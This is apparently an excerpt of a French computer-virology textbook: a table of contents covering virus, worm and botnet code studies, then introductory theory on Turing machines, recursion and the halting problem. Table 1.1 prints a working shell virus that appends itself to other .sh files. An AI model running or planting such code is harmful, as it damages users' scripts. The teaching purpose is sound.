9.2.1 Étude détaillée du code de `vcomp_ex` 237
9.2.2 Les faiblesses du virus `vcomp_ex` 245
9.3 Variantes optimisées et furtives de `vcomp_ex` 247
9.3.1 Variante `vcomp_ex_v1` 247
9.3.2 Variante `vcomp_ex_v2` 255
9.3.3 Conclusion 263
9.4 Le virus compagnon `vcomp_ex_v3` 264
9.5 Un virus compagnon hybride : `Unix.satyr` 267
9.5.1 Description du virus `Unix.satyr` 267
9.5.2 Étude détaillée du code d'`Unix.satyr` 268
9.6 Conclusion 274
Exercices 275
Projets d'études 279
Contournement d'un contrôle d'intégrité 279

Contournement du contrôle de signature de RPM 279
Récupération de mot de passe 280

10 Les vers 281
10.1 Introduction 281
10.2 Le ver Internet 283
10.2.1 L'action du ver Internet 284
10.2.2 Les mécanismes d'action du ver Internet 285
10.2.3 La gestion de la crise 289
10.3 Analyse du code d'IIS_Worm 289
10.3.1 Débordement de tampon 290
10.3.2 Faille *IIS* et débordement de tampon 296
10.3.3 Étude détaillée du code 297
10.3.4 Conclusion 309
10.4 Analyse du code du ver *Xanax* 309
10.4.1 Action principale : infection des *emails* 310
10.4.2 Infection des fichiers exécutables 316
10.4.3 Infection via les canaux IRC 319
10.4.4 Action finale du ver 322
10.4.5 Procédures diverses 324
10.4.6 Conclusion 330
10.5 Analyse du code du ver UNIX.LoveLetter 330
10.5.1 Variables et procédures 331
10.5.2 L'action du ver 338
10.6 Conclusion 339
Exercices 340
Projets d'études 341
Analyse du code du ver Apache 341
Analyse du code du ver Ramen 342

11 Les *botnets* 343
11.1 Introduction 343
11.2 Le concept de botnet 344
11.2.1 La phase de déploiement 345
11.2.2 La phase de coordination et de gestion 351
11.2.3 La phase d'attaque 357
11.2.4 Conclusion 362
11.3 Conception et propagation d'un ver/botnet optimisé 363
11.3.1 Présentation de la problématique 363
11.3.2 Stratégie générale du ver/botnet 365

11.3.3 Gestion combinatoire du botnet 372
11.3.4 Simulation à grande échelle 376
11.3.5 Résultats de simulation 384
Exercices 389

12 Les virus de documents 395
12.1 Introduction 395
12.2 Les macro-virus Office 397
12.2.1 Le virus `Title` 397
12.2.2 Quelques autres techniques virales 406
12.2.3 Évolution des macros-virus Office 436
12.3 OpenOffice et le risque viral 439
12.3.1 Généralités : la faiblesse d'*OpenOffice* 439
12.3.2 Un cas simple de virus pour *OpenOffice* 440
12.4 Langage PDF et risque viral 444
12.4.1 Le format PDF 446
12.4.2 Le langage PDF 456
12.4.3 Mécanismes de sécurité et langage PDF 464
12.4.4 Attaques virales via le PDF 468
12.5 Conclusion 473
Exercices 474
Projets d'études 477
Virus *OpenOffice* polymorphe 477
Générateur PDF polymorphe 477

Troisième partie - Les virus : applications

13 Introduction 481

14 Virus et applications 485
14.1 Introduction 485
14.2 État de l'art 489
14.2.1 Le ver Xerox 492
14.2.2 Le virus KOH 493
14.2.3 Les applications militaires 497
14.3 La lutte contre le crime 499
14.4 Génération environnementale de clefs cryptographiques 501
14.5 Conclusion 506
Exercices 507

15 Les virus de BIOS 509
15.1 Introduction 509
15.2 Structure et fonctionnement du BIOS 512
15.2.1 Récupération et étude du code `BIOS` 513
15.2.2 Étude détaillée du code `BIOS` 514
15.3 Description du virus VBIOS 518
15.3.1 Concept de secteur de démarrage viral 519
15.4 Implémentation de VBIOS 522
15.5 Perspectives et conclusion 525

16 Cryptanalyse appliquée de systèmes de chiffrement 527
16.1 Introduction 527
16.2 Description générale du virus et de l'attaque 529
16.2.1 Le virus V_1 : première étape de l'infection 530
16.2.2 Le virus V_2 : seconde étape de l'infection 531
16.2.3 Le virus V_2 : la cryptanalyse appliquée 532
16.3 Description détaillée du virus YMUN20 533
16.3.1 Le contexte 533
16.3.2 Le virus YMUN20-V_1 534
16.3.3 Le virus YMUN20-V_2 537
16.4 Conclusion 540
Projet d'études : programmation du virus YMUN20 540

Conclusion

17 Conclusion 545

Avertissement sur le CDROM 549

Références 551

Index 563

Table des figures

2.1 Schéma d'une machine de Turing 10
2.2 Voisinage de von Neumann 23
2.3 Schéma de l'automate autoreproducteur de von Neumann ... 29
2.4 Automate autoreproducteur de Ludwig 36

3.1 Définition formelle d'un ensemble viral 46
3.2 Illustration de la définition formelle d'un virus 48
3.3 Modèle de flot avec seuil de 1 59
3.4 Classes Π_n et Σ_n et leur hiérarchie 76

4.1 Comparaison entre le modèle théorique et l'infection réelle d'un système 83

5.1 Classification des infections informatiques 111
5.2 Répartition des infections informatiques (janvier 2002) 122
5.3 Mécanismes d'action d'un cheval de Troie 129
5.4 Infection par écrasement de code 131
5.5 Infection par ajout de code (position terminale) 133
5.6 Structure d'un fichier exécutable PE 134
5.7 Infection par entrelacement de code (fichier PE) 138
5.8 Infection par accompagnement de code 139
5.9 Infection de code source 142
5.10 Nombre d'attaques par macro-virus 154
5.11 Nombre de serveurs infectés par *Codered* en fonction du temps 168
5.12 Nombre de serveurs infectés chaque minute par *Codered* 169
5.13 Répartition des serveurs infectés par Sapphire (H + 30 minutes) 170

5.14 En haut à gauche, un modèle classique de propagation. En haut à droite, modèle de ver à réveil périodique. En bas, profil de propagation d'un ver contournant des mécanismes de défense 171
5.15 Évolution de l'attaque par *W32/Bugbear-A* (Octobre 2002) .. 173
5.16 Évolution de l'attaque par *W32/Netsky-P* et *W32/Zafi-B* (Juillet - août 2004) 174

8.1 Structure d'infection par *vbashp* 218

9.1 Principe de fonctionnement du virus `vcomp_ex` 237

10.1 Organisation des données dans la pile 294
10.2 Structure de la requête IIS utilisée par `IIS_Worm` 297
10.3 Organisation du code d'IIS_Worm 298
10.4 Charge finale du ver *Xanax* 312

11.1 Partition et infection d'un réseau cible selon une structure à deux niveaux 368
11.2 Exemple de graphe ayant un *vertex cover* de taille 3..... 375
11.3 Micro-réseau simulé par WAST..... 379
11.4 Taux d'infection du réseau (TIR) et Taux de surinfection (TS) pour $\alpha = 2, 4, 6, 8, 9, 10$ 385
11.5 Taux d'infection du réseau (TIR) et Taux de surinfection (TS) pour $\alpha \in [0, 5]$ et $0 \leq p_0 \leq 0.10$ 386

12.1 Principe général d'action des macro-virus..... 398
12.2 Lancement du `Visual Basic Editor` de *Word* 399
12.3 Code du virus *W97/Title* sous `Visual Basic Editor` 400
12.4 Structure d'un fichier PDF modifié 450
12.5 Rapport *Calipari* déclassifié (à gauche) et la version classifiée (à droite)..... 451

16.1 Organigramme du virus YMUN-V_1..... 531
16.2 Organigramme du virus YMUN-V_2 (étape infection) 532
16.3 Organigramme du virus YMUN-V_2 (charge finale) 533
16.4 Infection par le virus YMUN20-V_1 535
16.5 Action du virus YMUN20-V_1..... 536
16.6 Organigramme fonctionnel d'YMUN20-V_2 538

Liste des tableaux

1.1 Exemple de code viral 4

2.1 Machine de Turing pour le calcul de la somme de deux entiers 11
2.2 Table de transition de la boucle de Langton 32
2.3 Configuration initiale de la boucle de Langton 36
2.4 Configurations initiales des automates de Byl 37
2.5 Table de transition de *byl1* 37
2.6 Table de transition de *byl2* 38

5.1 Virus biologiques - virus informatiques : comparaison 120
5.2 Ports et protocoles utilisés par quelques chevaux de Troie 130
5.3 Formats permettant l'existence de virus de documents 153
5.4 Répartition des différents types de macro-virus 155

8.1 Le virus *vbash* 213
8.2 Virus *vbashp* : fonction de restauration 218
8.3 Virus *vbashp* gestion de la surinfection (Début CPV) 219
8.4 Virus *vbashp* : infection (suite et fin CPV) 220
8.5 Le virus UNIX_OWR 224
8.6 Le virus UNIX_HEAD 224
8.7 Le virus UNIX_COCO 226
8.8 Le virus UNIX_BASH (début) 227
8.9 Le virus UNIX_BASH (suite et fin) 228

9.1 Valeurs octales, masques des autorisations d'accès et type de fichiers 239
9.2 Types possibles pour la fonction `ftw` 265

12.1 Points d'appels des macros préexistantes 418
12.2 Agencement d'un macro-virus chiffrant 426

14.1 Agent aveugle de recherche de données 505

15.1 Structure du secteur de démarrage maître 521
15.2 Structure des entrées de la table de partition 522
15.3 Structure d'un secteur de démarrage secondaire (OS) 523

Les virus : genèse et théorie

1

Introduction

Comment décrire un virus ? Comment expliquer ce qu'est un virus ? Entre la définition formelle du mathématicien[1] qui suit :

$$
\begin{array}{l}
\forall M\ \forall V\ \ (M,V) \in \mathcal{V} \Leftrightarrow [V \subset \mathbb{I}^*] \text{ et } [M \in \mathcal{M}] \text{ et} \\
\quad [\forall v \in V\ \ [\forall H_M\ [\forall t\ \forall j \in \mathbb{N} \\
\qquad\qquad [\ 1.\ P_M(t) = j \text{ et} \\
\qquad\qquad\ \ 2.\ \$_M(t) = \$_M(0) \text{ et} \\
\qquad\qquad\ \ 3.\ (\square_M(t,j), \ldots, \square_M(t, j + |v| - 1)) = v] \\
\quad \Rightarrow \qquad [\exists v' \in V [\exists t', t'', j' \in \mathbb{N} \text{ et } t' > t \\
\qquad\qquad [\ 1.\ [[(j' + |v'|) \leq j] \text{ ou } [(j + |v|) \leq j']] \\
\qquad\qquad\ \ 2.\ (\square_M(t', j'), \ldots, \square_M(t', j' + |v'| - 1)) = v' \text{ et} \\
\qquad\qquad\ \ 3.\ [\exists t'' \text{ tel que } [t < t'' < t'] \text{ et} \\
\qquad\qquad\qquad [P_M(t'') \in \{j', \ldots, j' + |v'| - 1\}] \\
\quad]]]]]]]
\end{array}
$$

et celle du programmeur, donnée en table 1.1, quelle relation existe-t-il ? Laquelle est la plus adaptée ?

La notion même de virus recouvre dans l'esprit du grand public de nombreuses acceptions, au point qu'elle est le plus souvent confondue avec la notion, plus générale, d'infections informatiques. Le terme de virus est apparu en 1988. Pourtant, les organismes artificiels que ce terme désigne existaient concrètement déjà depuis plusieurs années et leurs bases théoriques étaient encore plus anciennes.

[1] Cette définition, due à Fred Cohen [51], sera étudiée en détail dans le chapitre 3.

```
for i in *.sh ; do
    if test "./$i" != "$0" ; then
      tail -n 5 $0 | cat >> $i ;
    fi
done
```

Tab. 1.1. Exemple de code viral

Une science, un domaine de connaissances ne parviennent à un stade de maturation que lorsqu'ils ont pu être formalisés. Cela permet ensuite de mieux en comprendre tous les aspects et toutes les implications. Dans le domaine de la virologie informatique, cette formalisation, si elle n'est pas encore totalement achevée, a débuté il y a maintenant soixante-dix ans, avec les travaux de Turing. Les résultats théoriques ultérieurs, ceux de von Neumann, de Cohen, d'Adleman et de quelques autres, ont permis de jeter une base que l'on peut qualifier de solide, concernant à la fois les virus et autres infections informatiques et leur inévitable et indispensable contrepartie, la défense et la lutte antivirale.

La formalisation du mathématicien a largement contribué au développement des virus eux-mêmes. De nombreux programmeurs ont très vite trouvé un immense champ d'applications. Cette réalité est peut-être moins connue. Les premiers virus ne sont que la mise en application des résultats de von Neumann sur les automates autoreplicatifs. De même, par exemple, le polymorphisme viral n'est pas apparu *ex nihilo*. Il a été directement inspiré par les travaux théoriques de von Neumann et de Cohen. Et d'autres exemples pourraient être donnés. Ils montreraient que les virus informatiques que nous connaissons ne sont, en fait, que la mise en pratique des perspectives offertes par le champ théorique.

La formalisation théorique a également permis de comprendre l'autre face de la virologie informatique, à savoir la lutte antivirale. Le choix, dès le départ, du *scanning* comme technique de détection principale, n'est pas le fait du pragmatisme ou du hasard, mais bien un choix raisonné et étayé par des considérations théoriques préalables, qui, en même temps, ont montré les limites de cette technique. Il en est de même pour des techniques antivirales plus efficaces comme le contrôle d'intégrité. Ces mêmes résultats permettent de fortement relativiser ou d'infirmer les arguments *marketing* outranciers, pour ne pas dire irréalistes et faux, de certains éditeurs de logiciels antivirus.

Ces derniers tentent souvent de nous vendre la pierre philosophale et la quadrature du cercle dans un même emballage.

L'importance de la formalisation théorique de la virologie informatique ne peut être niée même si elle n'est pas achevée. C'est pourquoi elle constitue la première partie de cet ouvrage. Afin de ne pas effrayer le lecteur non-mathématicien et dans un souci de clarté, certaines preuves mathématiques ont été omises, renvoyant le lecteur intéressé aux articles ou livres originaux. C'est la meilleure façon de rendre hommage et de payer tribut à ceux qui ont défriché avec succès le monde fascinant des virus informatiques.

2

Les bases de la formalisation : de Turing à von Neumann (1936-1967)

L'art de la pédagogie est fait d'humilité et non de fatuité : le but de tout enseignement n'est pas que le professeur, par un discours inutilement compliqué et pédant, paraisse intelligent, mais que ses élèves en aient vaincu les moindres difficultés et en ressortent grandis.

Emile Gabauriaud-Pagès
L'art d'enseigner aux autres (1919)

2.1 Introduction

La formalisation des mécanismes viraux utilise essentiellement la notion de *machine de Turing*. Cela n'est pas étonnant puisque les virus informatiques ne sont en fait que des programmes, certes particuliers, et que la formalisation de l'informatique a débuté avec les travaux d'Alan Turing[1] en 1936 [218].

Une machine de Turing est – définition en première approche qui sera explicitée dans ce chapitre – la représentation abstraite et générale d'un ordinateur et des programmes susceptibles d'être exécutés sur cet ordinateur. Le lecteur qui souhaiterait approfondir les relations exactes entre les ordinateurs réels et leur modèle théorique pourra lire [40, p. 68]. Ce modèle théorique a permis de répondre à de nombreux problèmes fondamentaux parmi lesquels :

[1] En fait, les années 1930 ont connu une intense production de résultats dans ce domaine. La formulation de Turing a été redéfinie, indépendamment et de manière différente quoique équivalente, par plusieurs auteurs, notamment Church [49], Kleene [146], Markov [170] et Post [184].

– Soit une fonction f donnée. Cette fonction est-elle « effectivement » calculable ? En d'autres termes, existe-t-il un algorithme permettant de réaliser, de calculer f ?

Pour ce qui nous intéresse, les virus informatiques, la fonction f est celle de l'*autoreproduction*. Un programme peut-il se reproduire lui-même ? Les travaux de Turing et ceux de ses exégètes ne se sont pas intéressés à ce problème particulier.

Ce n'est que quelques années plus tard, que John von Neumann et Arthur Burks [40,221], partant des travaux et des résultats de Turing, se sont intéressés à la notion d'autoreproduction, dans le cadre des *automates cellulaires*. Ils ont prouvé, en particulier, que ce phénomène pouvait être réalisé en pratique. Toutefois, l'exemple qu'ils ont exhibé était d'une complexité telle que plusieurs chercheurs ont par la suite tenté de trouver d'autres exemples plus simples, et surtout plus faciles à étudier et à réaliser en pratique, pour comprendre cette propriété d'autoreproduction. La question principale était de savoir jusqu'à quel degré de simplicité il était possible de descendre pour un automate, tout en conservant la propriété d'autoreproduction.

Par la suite, plusieurs auteurs, en particulier Codd [50] en 1968, Herman [134] en 1973, Langton [158] en 1984 et Byl [41] en 1989 sont parvenus à construire d'autres automates autoreproductifs, beaucoup plus simples. L'autoreproduction est devenue une réalité pratique. Avec elle, les virus informatiques étaient nés, mais il ne s'est agi que d'une première naissance. Il faudra encore quelques années avant de voir apparaître de tels programmes et le terme même de virus.

2.2 Les machines de Turing

Nous allons décrire ce que sont les machines de Turing et les différents problèmes qui y sont attachés, essentiellement dans le cadre qui nous concerne (les programmes autoreproducteurs). Le lecteur souhaitant un exposé détaillé sur ce sujet consultera [135,162,218]. Il trouvera également dans [27, p. 271] une implémentation claire et détaillée d'une machine de Turing en langage interprété *Sed*.

2.2.1 Machines de Turing et fonctions récursives

Une machine de Turing M, dispositif plutôt primitif à première vue, est composée de trois parties :

- une unité de stockage ou *bande de calcul* (bandelette de papier ou bande magnétique). De longueur infinie, elle est divisée en cellules, chacune contenant un symbole à la fois, pris dans un alphabet donné. L'absence de symboles, autrement dit la cellule est vide, sera considérée comme un symbole particulier afin de généraliser le propos. Le nombre de cellules non vides est fini. Initialement, la bande de calcul contient les données d'entrée. En fin du calcul, elle contient les données de sortie, et en cours de calcul, les données transitoires ;
- une tête de lecture/écriture qui se déplace le long de la bande de calcul, d'une cellule à la fois, vers la droite ou vers la gauche. L'écriture d'un symbole dans la cellule est d'abord précédée par l'effacement de celui qui s'y trouvait. La cellule courante est celle se trouvant devant la tête de lecture/écriture ;
- une fonction de contrôle F pilotant la tête de lecture/écriture. Cette fonction est constituée d'une mémoire contenant l'état de la machine M et des instructions spécifiques au problème traité (le programme). Toute action de la tête de lecture/écriture est directement déterminée par le contenu de cette mémoire et celui de la cellule courante. La fonction de contrôle se divise en deux fonctions[2] : une fonction d'état dont le rôle est d'actualiser l'état interne de F et une fonction de sortie chargée de produire des symboles. Les actions élémentaires de la tête de lecture/écriture sont les suivantes :
  - déplacement d'une cellule vers la droite.
  - déplacement d'une cellule vers la gauche.
  - pas de mouvement. Le traitement est achevé, la machine M s'arrête.
  - écriture d'un symbole dans la cellule courante.

Le travail de la machine M peut se résumer en trois phases :

1. **Phase de lecture**.- Le contenu de la cellule courante est lu et alimente la fonction de contrôle.
2. **Phase de calcul**.- L'état interne de la fonction F est actualisé en fonction de l'état présent et de la valeur lue dans la cellule courante.
3. **Phase d'action**.- L'action, dépendante de l'état interne et de la valeur lue dans la cellule courante, est effectuée.

[2] En fait, la fonction de contrôle est un automate cellulaire mais cette notion ne sera introduite qu'en 1954 et formalisée en 1955 et 1956.




Fig. 2.1. Schéma d'une machine de Turing

Malgré son apparence primitive, ce modèle très simple permet de décrire tout algorithme et de simuler tout langage de programmation. Décrivons maintenant une telle machine de façon plus formelle[3].

Définition 1 *Une* machine de Turing *est une fonction M définie, pour tout entier naturel n, par*

$$M : \{0, 1, \ldots, n\} \times \{0, 1\} \rightarrow \{0, 1\} \times \{D, G\} \times \{0, 1, \ldots, n\}$$

L'ensemble $\{0, 1, \ldots, n\}$ décrit les indices des états e_i (ou instructions) de la machine, l'ensemble $\{0, 1\}$ celui des symboles s_j possibles pour chaque cellule et $\{D, G\}$, l'ensemble des déplacements possibles (à droite ou à gauche) de la tête de lecture/écriture.

Cette définition ne considère qu'un ensemble réduit de symboles. La généralisation à un ensemble plus étendu est bien évidemment possible. En fait, l'utilisation des deux symboles 1 et 0 suffit amplement. Les données de la bande de calcul sont, en fait, représentées par des chaînes de 1, séparées par des 0 qui servent de délimiteurs. Ainsi, le nombre x sera représenté par une séquence de $x + 1$ symboles 1. Par exemple, la suite de nombres entiers 2 0 1 sera codée par 0111010110.

Comment utilise-t-on en pratique cette formalisation ? Prenons un exemple : soit $M(4, 1) = (0, D, 3)$. Cela signifie que si, à l'instant t, la machine M est dans l'état e_4 et que la cellule courante contient le symbole 1, alors ce symbole est effacé, le symbole 0 y est écrit à la place, la tête est déplacée vers la droite et la machine passe de l'état e_4 à l'état e_3. Si la valeur $M(4, 1)$ n'est pas définie, la machine s'arrête et le calcul est achevé.

[3] Plusieurs formalisations existent pour les machines de Turing. Nous avons considéré l'une des plus simples afin de faciliter la compréhension du lecteur non spécialiste. Le lecteur intéressé par la formalisation originale se référera à [218].

Tab. 2.1. Machine de Turing pour le calcul de la somme de deux entiers

(e_i, s_j)	$M(e_i, s_j)$	Commentaires
$(e_0, 1)$	$(1, D, 0)$	parcours de x
$(e_0, 0)$	$(1, D, 1)$	suppression du délimiteur
$(e_1, 1)$	$(1, D, 1)$	parcours de y
$(e_1, 0)$	$(0, G, 2)$	fin du parcours de y
$(e_2, 1)$	$(0, G, 3)$	effacement d'un symbole 1
$(e_3, 1)$	$(0, G, 4)$	effacement d'un symbole 1
$(e_4, 1)$	$(1, G, 4)$	
$(e_4, 0)$	$(0, D, 5)$	arrêt (fin du calcul)

Exemple 1 *Considérons l'addition de deux nombres x et y. La table des instructions est donnée dans la table 2.1. Les données d'entrées sont codées par*

$$0\underbrace{111\ldots111}_{x}0\underbrace{111\ldots111}_{y}$$

et la machine débute dans l'état initial e_0 et sur le symbôle 0 les plus à gauche. A la fin, la bande de calcul contient une séquence de $x + y + 1$ symboles 1.

Cet exemple montre combien le modèle de Turing est à la fois simple et puissant. Il montre que, dès lors que l'on peut exhiber une table semblable à celle de l'exemple précédent, il est possible en pratique de réaliser l'opération considérée, donc de trouver une solution réalisable ou effective au problème considéré.

La question qui se pose alors immédiatement est la suivante : est-il possible de décrire toute fonction f par une telle machine ? Autrement dit, existe-t-il des problèmes pour lesquels aucune machine de Turing ne puisse être exhibée ? Pour y répondre, nous allons considérer les fonctions dites *récursives*. Nous nous limiterons, sans restriction conceptuelle, aux fonctions définies sur des entiers et à valeurs entières soit

$$f : \mathbb{N}^k \to \mathbb{N},$$

que nous appellerons des k-fonctions partielles (car le domaine de définition peut être seulement une partie propre de $\mathbb{N}^k$). L'entrée $(x_1, x_2, \ldots, x_k)$ d'une telle fonction est codée dans une machine de Turing par la chaîne suivante :

$$\mathcal{C} = 0\underbrace{11\ldots11}_{x_1+1}0\underbrace{11\ldots11}_{x_2+1}0\ldots\underbrace{11\ldots11}_{x_k+1}0.$$

Définition 2 *Une k-fonction partielle f est dite* récursive *s'il existe une machine de Turing M commençant le traitement avec l'état initial e_0, sur le bit le plus à gauche de C telle que :*

1. *Si $f(x_1, x_2, \ldots, x_k)$ est défini alors M s'arrête et la bande de calcul contient la chaîne correspondant à la valeur de $f(x_1, x_2, \ldots, x_k)$.*
2. *Si $f(x_1, x_2, \ldots, x_k)$ n'est pas défini, la machine M ne s'arrête jamais.*

Une fonction récursive est donc une fonction effectivement calculable.

La théorie des machines de Turing se confond, en fait, avec celles des fonctions récursives, autrement dit des fonctions effectivement calculables. Pour un exposé exhaustif de ces fonctions, le lecteur consultera [19, 195].

La notion de fonctions récursives est due à Kurt Gödel [129]. Le terme de récursif[4] vient de son souci de définir pour une fonction f, la valeur $f(n+1)$ à partir de celle de $f(n)$. Les fonctions récursives primitives permettent de dénombrer facilement les fonctions récursives.

Théorème 1 *(Cardinalité des fonctions récursives)*
Il y a exactement $\aleph_0$ (une infinité dénombrable) fonctions partielles récursives et exactement $\aleph_0$ fonctions récursives.

Démonstration. Toutes les fonctions constantes (elles appartiennent à l'ensemble des fonctions récursives primitives) sont récursives. Cela implique qu'il y a au moins $\aleph_0$[5] fonctions récursives. La numérotation de Gödel (voir note de bas de page de la section 2.2.2) montre qu'il y en a au plus $\aleph_0$. D'où le résultat. □

Théorème 2 *(Existence de fonctions non récursives)*
Il existe des fonctions non récursives.

Démonstration. Selon le théorème de Cantor, il existe $2^{\aleph_0}$ fonctions (le lecteur prouvera ce résultat en considérant toutes les fonctions de $\mathbb{N}$ vers l'ensemble $\{0,1\}$). Or, selon le théorème 1, il y a $\aleph_0$ fonctions récursives. D'où le résultat. □

[4] La récursion est la définition d'un objet à l'aide d'un objet de même nature (ici les fonctions « effectivement calculables »). La classe entière des objets peut alors être construite de manière axiomatique, à partir de quelques objets initiaux et d'un petit nombre de règles. En particulier, la classe des *fonctions récursives primitives* (fonctions constantes, fonction « successeur », fonction identité, ...) est la base de construction des fonctions récursives (voir [195, pp 5-10]).

[5] $\aleph_0$ désigne le cardinal de l'ensemble des entiers naturels $\mathbb{N}$.

Le lecteur consultera [189] pour découvrir des exemples de fonctions non récursives.

Précisons enfin que cette définition (et les résultats qui suivront), introduite pour les fonctions, se généralise de façon intéressante aux relations k-aires sur $\mathbb{N}$, en considérant la définition suivante.

Définition 3 *Une relation* **R** *est dite « décidable » s'il existe une procédure effective qui, étant donné un objet x, permet de vérifier si* $\mathbf{R}(x)$ *est vraie ou non. Si* **R** *est décidable, alors sa fonction caractéristique est récursive, c'est-à-dire effectivement calculable.*

2.2.2 Machine de Turing universelle

Le modèle des machines de Turing, tel qu'il a été présenté jusque là, ne peut être suffisant pour décrire le fonctionnement d'un ordinateur actuel, ce dernier pouvant résoudre un grand nombre de problèmes tandis qu'une machine de Turing donnée, ne s'occupe que d'un seul problème. En fait, la modélisation effective d'un ordinateur nécessite de considérer un objet plus général : les *machines de Turing universelles.*

Définition 4 *Une* machine de Turing universelle U *est une machine de Turing qui, sur des données d'entrée décrivant d'une part une machine de Turing M donnée, et d'autre part une donnée d'entrée x pour cette machine, simule l'action de M sur x, autrement dit calcule $M(x)$. On note $U(M;x) = M(x)$.*

Afin de mieux comprendre cette définition, décrivons comment peut fonctionner en pratique une machine de Turing universelle U. Une machine M, étant un objet fini peut être codée, (représentée) par un entier[6], ce qui permet d'étudier plus facilement le mode d'action de U : la notion de machine simulant d'autres machines revient à considérer l'action d'une machine simple sur une donnée.

Considérons un exemple d'un tel codage. Soient les données $(x_0, x_1, \ldots, x_n)$ contenues sur la bande de calcul. Nous pouvons les représenter par l'entier :

$$< x_0, x_1, \ldots, x_n >= 2^{x_0+1} 3^{x_1+1} \ldots p_n^{x^n+1},$$

en utilisant les entiers premiers p_i (l'utilisation d'entiers premiers permet, par la machine, un décodage univoque). Les machines de Turing doivent

[6] Il s'agit là d'un procédé très utile, généralisé par Gödel pour l'étude de la logique du premier ordre et connu sous le nom de *numérotation* ou *code de Gödel.* Le nombre de symboles d'un langage ou d'un programme étant fini, l'existence et la construction de cet entier ne posent aucun problème.

être capables de réaliser ce codage et le décodage qui lui correspond, afin de fonctionner. Plus généralement, à chaque instant t, la configuration d'une machine M, elle-même (contenu de la bande, instructions...) peut être représentée de la sorte, par un entier, appelé, « configuration instantanée ». L'ensemble de ces configurations – l'*histoire du calcul* – peut aussi être désigné par un entier naturel (une description détaillée sera trouvée dans [182, section 3.1]).

Comment se traduit alors le problème de l'effectivité du calcul dans le cas des machines de Turing universelles ? En particulier, le codage choisi constitue-t-il une fonction récursive, ce qui permettrait alors d'espérer que l'action de U sur M avec la donnée x a un sens ? Pour cela considérons les deux points suivants :

- il existe une relation ternaire $R(e, < x_0, x_1, \ldots, x_k >, y)$, vraie si et seulement si e est un entier codant une machine de Turing M, et y décrit similairement l'histoire du calcul de M à partir des données $(x_0, x_1, \ldots, x_k)$.
- il existe une fonction récursive U telle que, chaque fois que $R(e, < x_0, x_1, \ldots, x_k >, y)$ est vraie, alors $U(y)$ désigne la valeur produite par le calcul de M sur $(x_0, x_1, \ldots, x_k)$.

Il devient assez intuitif, en première approche, que la relation R est décidable (voir la définition 3) et que U est récursive. Précisons les choses. Soit la k-fonction partielle

$$\varphi_e(x_0, x_1, \ldots, x_k) = U[y^*]$$

où y^* désigne le plus petit entier y (quand il existe) tel que

$$R(e, < x_0, x_1, \ldots, x_k >, y) \text{ soit vraie.}$$

Nous disposons alors du théorème fondamental suivant dû à Kleene [146].

Théorème 3 *1. La $k+1$-fonction partielle qui vaut $\varphi_e(x_1, x_2, \ldots, x_k)$ pour les valeurs $(e, x_1, x_2, \ldots, x_k)$ est récursive.*

2. Pour chaque entier e, la k-fonction partielle φ_e est récursive.

3. Toute k-fonction partielle récursive est égale à φ_e pour un certain e.

L'entier e est appelé l'*index* de la fonction φ_e. Autrement dit, une k-fonction partielle est récursive (*i.e.* est effectivement calculable), si et seulement si elle possède un index. La notion d'index correspond donc à celle d'un programme. Nous adopterons dans la suite la notation φ_p au lieu de φ_e pour plus de clarté et le terme de fonction (simple ou universelle) au lieu de machine de Turing, puisque nous avons vu que les deux notions sont identiques.

Pour résumer, une fonction universelle dispose d'un programme p_0 et $\varphi_{p_0}(x)$ calcule $\varphi_p(z)$, où $x =< p, z >$ est la donnée formée d'un programme p et d'une valeur d'entrée z. Remarquons que cette notation est assez puissante, car elle permet de ne plus faire de différence entre les données constituées d'un programme et des valeurs (les données proprement dites). Cela se révélera utile par la suite dans le cadre des virus.

2.2.3 Problème d'arrêt et décidabilité

La formalisation précédente, aussi intéressante soit elle, ne résout pas le problème de l'arrêt du programme, autrement dit de la calculabilité effective. Supposons qu'une machine M reçoive en entrée la valeur x et qu'elle commence à calculer. Après plusieurs millions d'étapes, le problème se pose de savoir si M finira par s'arrêter ou non. Face à la tentation de dire « non » et d'arrêter la machine M, il est possible de se demander si avec quelques milliers de pas supplémentaires, la machine ne finirait pas par fournir le résultat escompté (la machine s'arrête).

Se pose alors un problème intéressant. Existe-t-il un programme (une machine de Turing) qui permettrait de répondre à coup sûr au problème de l'arrêt (*Halting Problem*) ? L'existence éventuelle d'une telle procédure revient à considérer un autre problème fondamental : la décidabilité ou la non-décidabilité d'une fonction. En d'autres termes, nous considérons des fonctions pour lesquelles il n'existe aucun programme permettant de les calculer, autrement dit qui ne sont pas récursives.

Notons $\varphi_p(x) \nearrow$ si le résultat du calcul n'est pas défini et $\varphi_p(x) \searrow$ s'il est défini. Notons enfin

$$H_x = \{p | \varphi_p(x) \searrow\},$$

l'ensemble de tous les programmes qui s'arrêtent pour une entrée fixée x. Nous pouvons alors donner le théorème suivant.

Proposition 1 *L'ensemble H est récursivement énumérable.*

Le terme de *récursivement énumérable* signifie que pour savoir si $p \in H$, on lance le calcul : si celui-ci s'arrête, l'appartenance à l'ensemble est prouvée sinon on ne peut répondre[7]. Un ensemble que l'on peut ainsi définir à l'aide d'un programme est dit récursivement énumérable. On adoptera la proposition suivante.

[7] Le lecteur remarquera que l'on se place dans une situation idéale où toute restriction imposée sur le temps et l'espace mémoire a été écartée. Cela ne pose pas de problème conceptuel.

Définition 5 *Un ensemble $\mathcal{E}$ est résursif si et seulement si sa fonction caractéristique*[8] *est récursive totale, c'est-à-dire si le programme qui la calcule s'arrête* toujours.

On appelle *décidable* un problème dont l'ensemble des solutions est récursif.

Il est important de noter que l'énumérabilité récursive n'implique pas la propriété de récursivité (l'inverse est, en revanche, vrai). Cela signifie que nous ne savons toujours pas si un algorithme pouvant toujours statuer sur l'effectivité d'un calcul existe. La réponse est malheureusement négative comme le résume le théorème fondamental suivant.

Théorème 4 *H n'est pas récursif. Il n'existe pas de programme qui s'arrête toujours et qui donne le résultat « vrai » si $\varphi_p(x) \searrow$ et « faux » si $\varphi_p(x) \nearrow$.*

